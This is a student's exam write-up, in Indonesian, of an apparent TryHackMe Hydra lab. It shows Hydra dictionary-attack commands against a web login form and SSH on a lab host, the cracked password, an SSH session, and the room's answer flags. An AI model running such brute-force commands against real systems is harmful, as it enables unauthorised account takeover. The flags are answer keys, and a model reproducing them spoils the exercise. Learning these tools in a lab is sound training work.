UTS

KEAMANAN SISTEM DAN JARINGAN KOMPUTER

DISUSUN OLEH :

NAMA : IZMI UKHTI

KELAS : TI - 3B

NIM : 2231740046

POLITEKNIK NEGERI MALANG

PSDKU LUMAJANG

TEKNOLOGI INFORMASI

2025


1. **Hydra Commands**

   hydra -l molly -P /usr/share/wordlist/rockyou.txt 10.10.38.90 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."

   Penjelasan :


   untuk melakukan brute-force (dictionary attack) pada halaman login web (HTTP POST form) di host 10.10.38.90

   1) hydra
      Memanggil tool THC Hydra untuk password cracking.
   2) -l molly
      Username yang dicoba: molly.
   3) -P /usr/share/wordlist/rockyou.txt
      Path ke wordlist (rockyou.txt) yang berisi daftar password untuk dicoba satu per satu.
   4) 10.10.38.90
      IP target, di mana service web berjalan.
   5) http-post-form
      Modul Hydra untuk men-brute-force form login HTTP menggunakan metode POST.
   6) "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."
      Ini adalah format spesifikasi request:
      - /login
        Path endpoint login di web server (misal http://10.10.38.90/login).
      - username=^USER^&password=^PASS^
        Bentuk body POST di mana ^USER^ akan digantikan oleh molly dan ^PASS^ oleh setiap password dari wordlist.
      - Your username or password is incorrect.
        Pesan error (failure-string) yang muncul di halaman saat login gagal. Hydra akan menganggap login **berhasil** begitu respons server tidak mengandung kalimat ini.



2. http://10.10.38.90/login

Melakukan bruteforce pada kata sandi web Molly.
Flag1 (answer no.1)



3. **SSH**

hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.38.90 ssh

Penjelasannya :

Hydra akan **mencoba login** ke server SSH di 10.10.38.90 dengan username molly, mengecek setiap password yang ada di file rockyou.txt sampai menemukan yang cocok atau daftar password habis.

SSH : Menentukan modul/protokol yang diserang: SSH (port 22).

```
root@ip-10-10-104-36:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.38.90 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for i
llegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 22:54:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us
e -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per ta
sk
[DATA] attacking ssh://10.10.38.90:22/
[22][ssh] host: 10.10.38.90   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-21 22:54:50
```

molly@10.10.38.90 → menyatakan “login sebagai user molly ke host 10.10.38.90”.

Dan nanti kita akan disuruh untuk memasukkan password sesuai dengan yang telah kita dapat sebelumnya.

```
root@ip-10-10-104-36:~# ssh molly@10.10.38.90
molly@10.10.38.90's password:
Permission denied, please try again.
molly@10.10.38.90's password:
Permission denied, please try again.
molly@10.10.38.90's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
```

Memeriksa file dan melakukan bruteforce pada kata sandi SSH milik molly.

Flag2 (answer no.2)

```
molly@ip-10-10-38-90:~$ ls
flag2.txt
molly@ip-10-10-38-90:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```

4. **Question**

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e} ✓ Correct Answer Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b} ✓ Correct Answer

5. **Finish**